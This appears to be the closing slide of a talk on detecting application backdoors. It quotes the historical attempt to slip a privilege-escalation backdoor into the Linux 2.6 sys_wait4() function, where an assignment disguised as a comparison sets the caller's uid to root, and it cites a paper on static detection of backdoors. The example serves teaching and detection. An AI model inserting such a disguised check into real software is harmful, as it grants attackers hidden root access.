Example: Attempt to add the following to `sys_wait4()` in the Linux kernel 2.6 [1]

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
    retval = -EINVAL;
```

= != ==

[1] Wysopal, C., End, C.: Static Detection of Application Backdoors (2010)

Thank you!

Email henrik@endor.ai
LinkedIn henrikplate